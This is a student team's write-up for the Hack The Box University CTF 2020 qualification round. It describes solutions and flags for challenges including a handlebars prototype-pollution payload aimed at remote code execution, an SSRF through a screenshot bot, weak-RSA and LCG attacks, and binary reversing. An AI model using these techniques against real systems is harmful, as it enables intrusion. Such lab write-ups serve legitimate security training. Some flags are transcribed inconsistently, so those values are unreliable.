



HACKTHEBOX

UNIVERSITY CTF 2020

Qualification Round Nov 20th 2020

Thank you for taking part in our Hack The Box University CTF 2020 Qualification Round! Congrats for your dedication, for all the effort you made and for participating. We hope all enjoyed it! Provide below your solution towards the CTF challenges, along with the appropriate screenshots and flags. Add this document along with the solvers in a zip file and send it to ctf-writeups@hackthebox.eu.

The best is yet to come...

Team Identity

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Challenge Completion Table

Challenge Name	Solved (Y/N)	Flag
WEB		
Gunship	Y	HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}
Cached Web	Y	HTB{pwn1ng_y0ur_DNS_r3s0lv3r_0n3_qu3ry_4t_4_t1m3}
PWN		
CRYPTO		
Weak RSA	Y	HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4773ck}
Buggy Time Machine	Y	HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}
REVERSING		
Hi! My name is (what?)	Y	HTB{L00k1ng_f0r_4_w31rd_n4m3}
ircware	Y	HTB{m1N1m411st1C_fl4g_pR0v1d3r_b0T}
Patch of the Ninja	Y	HTB{C00l_Shurik3n}
BLOCKCHAIN		
FORENSICS		
KapKan	Y	HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}
HARDWARE		
MISC		

Challenge Walkthroughs

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Gunship

Gunship is an easy web challenge with one-star difficulty. It is a simple website that asks you for a name of a band member you like best and then responds with "Hello guest, thank you for letting us know!". After throwing some tests at it, we started looking through the code. There we found this:

```
// unflatten seems outdated and a bit vulnerable to prototype pollution
// we sure hope so that po6ix doesn't pwn our puny app with his AST injection on template engines
```

Ah! This application is vulnerable for AST injection! And apparently some po6ix can pwn this. After a quick google we found the page of this po6ix and he has a nice blog post about AST injection. ([source](https://blog.p6.is/AST-Injection/)) AST pollution is a where you can abuse JavaScript's prototype system to write into the memory. Basically, JS's prototyping is setting a default static value to an object, with is always read first. So being able to write into objects is a very good way to exploit a application.

There first tested payload is:

```
{
  "artist.__proto__.name": "Westaway"
}
```

This sets the name value of artist to always be "Westaway", this way we will always get a reply via handlebars, which is vulnerable for AST pollution. So, let's exploit the `handlebars`

```
{
  "__proto__.pendingContent": "test"
}
```

```
{
  "response": "test"
}
```

This replaces every reply made with handlebars with "test". This is a very good way to get data out of the application. After that we can see how we exploit this system. As we look further to po6ix's blog, there is a RCE in handlebars. The blog shows that this payload can lead to an RCE:

```
"__proto__.type": "Program",
"__proto__.body": [{
  "type": "MustacheStatement",
  "path": 0,
  "params": [{
    "type": "NumberLiteral",
```



```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:32724
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32724/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32724
Content-Length: 30
Connection: close
Cookie: PHPSESSID=Tzo5DiJVc2VyTW9kZWw1OjE6e3M6ODoi dXNlcm5hbWUiO3M6MTAGI md1ZKN0XzVmYjciO30%3D;

{"artist.name": "Westaway"}
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 69
5 ETag: W/"45-IBLHL3vQT7M30G+2UTF30ih3qik"
6 Date: Sat, 21 Nov 2020 09:32:53 GMT
7 Connection: close
8
9 {
  "response": "HTB{wh3n_lif3_g1v3s_y0u_p6_st4rt_p0lluting_w1th_styl3}"
}
```

We execute the payload to read all files starting with flag and then we write it into the pendingContent. The second response uses handlebars, so the pendingContent is also send. With gives us the flag!

HTB{wh3n_lif3_g1v3s_y0u_p6_st4rt_p0lluting_w1th_styl3}


Cached Web

After reading the challenge description we visited the website to see what's going on. We were greeted with a minimal webpage, prompting to insert a URL. We tested the functionality by inserting `https://google.com` and got a response which was a screenshot of `google.com`. It seems like this webpage goes to the submitted website, makes a screenshot and displays that to us.



At this point we had no clue where the flag was located or how to get there. Luckily the source code of the challenge was also provided, allowing us to dig deeper. In here we found that there is an endpoint named `/flag`, which responds with an image (which probably contains the flag). We can also see that the endpoint can only be visited by localhost, just like the description claims.

From here it didn't take long to realize that we can simply host a simple webpage which contains ``. We could then make the bot request our webpage, which makes the bot load the flag on localhost, screenshot it and return the screenshot to us. This works because HTML-runs client-side, so when the bot requests the resource at `localhost:1337/flag` it really just loads the file at `/flag` (Which we couldn't reach because of the IP whitelist) and displays it to us.



(Thinking about this challenge again, I believe we did it the hard way. Unless there was a filter on the user input that blacklists any direct requests to localhost we could have just inserted `http://localhost:1337/flag` as the user input of the website. This would then simply load the image from localhost and showing us the screenshot)

Weak RSA

With the tool OpenSSL, we found the public key:

```
rsa: use -help for summary.
kali@kali:~/Downloads/ctf htb/WeakRsa/crypto_weak_rsa$ openssl rsa -pubin -inform PEM -text -noout <pubkey.pem
RSA Public-Key: (1026 bit)
Modulus:
 03:64:a5:37:f4:1c:bb:40:a1:ce:a1:d7:93:5a:f4:
 ae:25:e6:68:b9:c7:bf:3d:79:3c:d0:bc:66:55:8d:
 85:61:03:5b:46:73:9a:de:4a:c6:cd:0f:fc:ac:90:
 e2:ac:40:3d:b5:77:c2:ef:74:14:f0:10:5c:be:fc:
 29:dd:db:c8:69:bc:de:1a:37:3e:e8:58:3b:d8:6c:
 b6:cc:a6:96:fc:72:0c:fd:96:b4:7d:51:f6:c9:35:
 14:81:c8:fe:b7:12:78:d0:b2:6f:ab:87:c5:55:70:
 28:68:a6:88:53:7d:7a:e6:42:40:9d:e6:19:a7:ca:
 d3:e8:e4:47:24:90:8a:bc:df
Exponent:
 02:28:48:1c:f1:27:03:1c:41:4c:44:58:cf:05:1d:
 ad:dd:d6:1b:74:ab:0e:4b:b7:c7:32:49:85:48:ec:
 09:a2:9e:96:6e:55:6d:a8:29:53:df:0a:cc:68:02:
 fb:47:03:c1:02:af:52:58:91:fa:2e:9b:e2:9f:81:
 05:2a:d0:45:cb:b6:d7:74:bb:37:4f:cf:67:1d:e7:
 80:83:ad:da:5a:5b:3b:a4:77:23:69:d5:62:ed:cd:
 ad:4c:3e:01:6e:33:9b:26:3b:84:70:a2:07:d9:9e:
 53:7b:b1:a2:4e:57:8a:cf:29:dc:64:ff:f0:c0:08:
 0d:9f:64:c8:e7:ee:bf:51:89
kali@kali:~/Downloads/ctf htb/WeakRsa/crypto_weak_rsa$
```

Because the public key is very short, the private key can be gotten using a script. Someone has already created a script for this:

<https://github.com/Ganapati/RsaCtfTool>

We ran the tool with the following command:

```
python3 RsaCtfTool.py -publickey ./pubkey.pem -uncipherfile
./flag.enc
```

This will return the flag:

HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4773ck}

Buggy Time Machine

After having a look at the code, we found out that the next year is calculated with the following formula:

$$\text{Next year} = (\text{current year} * m + c) \bmod n$$

We did not have the values m , c and n , so we had to find them on our own. The n should be the highest value possible + 1, so we ran a script (in Java) that gets a lot of years and printed the highest value we found:

```
private void largestsmallest() {
    try {
        int largest = 1;
        int smallest = Integer.MAX_VALUE;
        while (true) {
            int res = this.getYear();
            if (res > largest) {
                largest = res;
                System.out.println("New largest found " + res);
            }
            if (res < smallest) {
                smallest = res;
                System.out.println("New smallest found " + res);
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

After running this for a while, we found that the highest value was almost the maximum integer. We assumed that this would be the n value: 2147483647. Since we have current year and next year two times, we can calculate the m and c . With the following script:

```

public void bruteforce() throws IOException {
    for (int x = 0; x < Integer.MAX_VALUE; x++) {

        if (x % 10000 == 0) {
            System.out.println("Now at " + x);
        }

        BigInteger yCalc = (BigInteger.valueOf(715334972).multiply(BigInteger.valueOf(x))).mod(BigInteger.valueOf(Integer.MAX_VALUE));
        BigInteger y = (BigInteger.valueOf(544873299).subtract(yCalc)).mod(BigInteger.valueOf(2147483647));

        BigInteger res = BigInteger.valueOf(544873299).multiply(BigInteger.valueOf(x)).add(y).mod(BigInteger.valueOf(Integer.MAX_VALUE));
        if (res.equals(BigInteger.valueOf(1346791220))) {
            System.out.println("Found values!");
            System.out.println("x = " + x);
            System.out.println("y = " + y);

            BufferedReader reader = new BufferedReader(new InputStreamReader(System.in));
            System.out.println("Type 'y' if you want to stop searching");
            String stopping = reader.readLine();
            if (stopping.equals("y")) {
                System.out.println("Successfully stopped the search!");
                break;
            }
        }
    }
}

```

We did the calculation with random values and tested it on another query. That way we found out that the m should be 48271 and the c should be 0. This means that c can be removed from the query to make it a bit easier.

Now we can start with calculating the next year with the following script:

```

public static void main(String[] args) throws IOException {
    int valueToSolve = 23926;
    int newYear = 0;

    newYear = BigInteger.valueOf(valueToSolve).multiply(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();

    System.out.println(newYear);
}

```

When typing the solution in the request 'predict_year' we get the number of hops returned 876578 and we now know our formula is correct.

Since the TravelTo2020 function requires a seed and not a predicted year, we need to invert this formula. This is very difficult since there is a modulo in this formula. After some thinking and calculating, we found the following formula:

Current year = ((z * n + next year) / m) mod n → IF (z * n + next year) mod 48271 == 0

In this formula, z is a value that needs to be filled in randomly. This translates into the following piece of code:

```

public static void main(String[] args) {
    int valueToSolve = 1154931946;
    int newYear = 0;

    for (int z = 1; z < Integer.MAX_VALUE; z++) {
        BigInteger zChecker = BigInteger.valueOf(z).multiply(BigInteger.valueOf(Integer.MAX_VALUE)).add(BigInteger.valueOf(valueToSolve));
        if (!zChecker.mod(BigInteger.valueOf(48271)).equals(BigInteger.valueOf(0))) {
            continue;
        }

        newYear = zChecker.divide(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();
        break;
    }

    System.out.println(newYear);
}

```

Now we need to use this formula to calculate 876578 hops back. Just place above function in a loop for the required amount of time:

```

public static void main(String[] args) {
    int newYear = 2020;
    double percentage = 0;

    for (int i = 0; i < 876578; i++) {
        for (int z = 1; z < Integer.MAX_VALUE; z++) {
            BigInteger zChecker = BigInteger.valueOf(z).multiply(BigInteger.valueOf(Integer.MAX_VALUE)).add(BigInteger.valueOf(newYear));
            if (!zChecker.mod(BigInteger.valueOf(48271)).equals(BigInteger.valueOf(0))) {
                continue;
            }

            newYear = zChecker.divide(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();
            break;
        }

        if (i == 1) {
            System.out.println("First: " + newYear);
        }


        if (i % 5000 == 0) {
            double perc = Math.round(((double) i / ((double) 876578 * (double) 100));
            if (percentage != perc) {
                percentage = perc;
                System.out.println(perc + "%");
            }
        }
    }

    System.out.println(newYear);
}

```


This gives the correct seed. This needs to be returned to the API and then it returns the flag:

HTB{11n34r_c0n9ru3nc35_4nd_prn91Zz}



Hi! My name is (what?)

First, disassemble the elf file with IDA. After some searching, you will find that there is compared with a user.



```
1 int cdecl _noreturn main(int argc, const char **argv, const char **envp)
2 {
3     __uid_t uid; // ST1C 4
4     size_t v4; // ST28 4
5     char *s; // ST2C 4
6     int i; // [esp+0h] [ebp-20h]
7     struct passwd *v7; // [esp+8h] [ebp-18h]
8     char *s1; // [esp+Ch] [ebp-14h]
9
10    puts("Who are you?");
11    uid = getuid();
12    v7 = getpwuid(uid);
13    if ( ptrace(0, 0, 0, 0) )
14    {
15        puts("This doesn't seem right");
16        exit(1);
17    }
18    if ( v7 )
19    {
20        s1 = v7->pw_name;
21        if ( strcmp(v7->pw_name, username) )
22        {
23            puts("No you are not the right person");
24        }
25        else
26        {
27            for ( i = 0; i < (char *)marker - (char *)main; ++i )
28            {
29                if ( (unsigned __int8)(*(DWORD *)((char *)main + i) == breakpointvalue )
30                {
31                    puts("What's this now?");
32                    exit(1);
33                }
34            }
35            v4 = strlen(encrypted_flag);
36            s = (char *)malloc(v4 + 1);
37            decrypt(s1, encrypted_flag, (int)v4);
38            s[v4] = 0;
39            puts(s);
40        }
41    }
42    exit(0);
43 }
44
45
```

This user can be found at the address 0x0804A05C. Next you can find an encrypted_flag at address 0x0804A03C. The flag has been xored. Next you can place with GDB a breakpoint in main and a call is defined as follows:

```

0xffffcbc2: ""
0xffffcbc3: ""
0xffffcbc4: " \315\377\377\260\346\374\367\300\346\374", <incomplete sequence \367>
0xffffcbd1: ""
(gdb) call ((int*)(char*, char*, void*))decrypt((char*)0x0804A05C,(char*)0x0804A03C, $esp)
$7 = 0
(gdb) x/10s $esp
0xffffcb90: "HTB{L00k1ng_f0r_4_w31rd_n4m3}\020%\341\321\024(\367\334\313\377\377"
0xffffcb99: ""
0xffffcbba: ""
0xffffcbbb: ""
0xffffcbbc: "\341\207\004\b"
0xffffcbc1: ""
0xffffcbc2: ""
0xffffcbc3: ""
0xffffcbc4: " \315\377\377\260\346\374\367\300\346\374", <incomplete sequence \367>
0xffffcbd1: ""
(gdb) call ((int*)(char*, char*, void*))decrypt((char*)0x0804A05C,(char*)0x0804A03C, $esp)

```

This call takes the username and encrypted flag as argument for decryption and stores the flag in the stack. Next you can examine the stack using GDB to get the flag.

HTB{L00k1ng_f0r_4_w31rd_n4m3}

Ircware

We beginnen met de standaard analyse. De beschrijving lezen en rabin2 -l

```
During a routine check on our servers we found this suspicious binary, but when analyzing it we couldn't get it to do anything. We assume it's dead malware but maybe something interesting can still be extracted from it?
```

```
arch x86
baddr 0x400000
binsz 4518
bintype elf
bits 64
canary false
class ELF64
crypto false
endian little
linenum false
lsyms false
machine AMD x86-64 architecture
maxopsz 16
minopsz 1
nx false
pic false
relocs false
relro partial
static false
stripped true
```

Omdat het een stripped binary is, zullen we zelf moeten kijken wat alle functies doen. Dit heb ik functie voor functie gedaan, en niets sprong er direct uit. Ik zag dat er een connectie opgezet wordt over TCP. Met nc wordt dit geverifieerd, bij het opstarten van de binary zien we dat de volgende data verzonden wordt:

```
kali@kali:~$ nc -l -p 8000
NICK ircware_1150
USER ircware 0 * :ircware
JOIN #secret
█
```

PING wordt beantwoord met PONG.

In de binary vinden we het volgende wachtwoord:

```
RJJ3DSCP
```

Dit wordt echter niet als wachtwoord geaccepteerd. Ik overweeg dan om het wachtwoord te brute forcen. Dit gaat echter dagen, weken of jaren duren.



Bangedaon (Arjan) 11/21/2020

5 minutes in and maybe I should've read up on search space and feasibility

```
AAACVZBZ
0.0013%
█
```

Dus ik ga verder met de analyse. Om zonder wachtwoord toch dynamische analyse te kunnen doen, zetten we de variabele voor een succesvolle wachtwoord check met gdb op 1 ipv 0.

Bij het opstarten van de binary zien we de volgende string die een vlag zou kunnen zijn:

```
b'\t\021H s\002h,gb\002>6}\032\036\065\037\035<\vq%bW~0\023;q\0a.'
```

Deze wordt tijdens runtime met een xor gedecrypt naar het volgende:

```
b'[M[{d A8~-(1ze>JL\177U4nN\177[#o(d:cPk#Md'
```

Verder uitpluizen van de binary levert niets op. Ik heb nu een solide beeld bij hoe de binary werkt, maar deze kennis bengt me niet op een vlag.

Hoewel dit een rev chall is, ga ik toch meer een crypto kant op denken. Ik probeer de key RJJ3DSCP die al eerder gevonden is. Dit helpt niet. Ik probeer dezelfde key, maar dan andersom. Dit werkt ook niet.

Na heel veel proberen, kwam ik er achter dat een xor van de versleutelde vlag met HTB{ de gedeeltelijke sleutel ASS3 oplevert. Deze characters zijn 17 plaatsen in het alfabet geshift met de sleutel RJJ3DSCP. Door in de ascii tabel verder te tellen, komen we op de sleutel ASS3MBLY. Dit is geen toeval.

Ik hoef op dat moment alleen nog maar de sleutel in mijn python programma te plaatsen, en deze ontsleutelt de versleutelde vlag.

```
HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
```

De volgende uitleg gaf ik op Discord aan de groep:

De hele binary uitpluizen was niet nodig. De encrypted message die ik al lang kende, was de oplossing. Echter, dit is neit met het wachtwoord RJJ3DSCP, en ook niet met dit wachtwoord andersom.

TBH is het meer een crypto challenge, waardoor ik dus een beetje in de verkeerde richting zocht (is ook niet voor het eerst lol)

Door te experimenteren kwam ik er achter dat als je de message met HTB{ xort, je een key krijgt die begint met ASS3. Als we deze naast de bekende key leggen, zien we dat elke char 17 plaatsen in het uppercase alfabet naar beneden gaat. met loop around. Dus als we de rest van de bekende key nemen, en verder tellen, kunnen we ASS3 af maken tot ASS3MBLY Hiermee kunnen we de message decrypten

Patch of the Ninja

Mijn initiële analyse gaf aan dat het een file was met binary data. Strings op het bestand gaf gelijk de vlag.

HTB{C00l_Shurik3n}

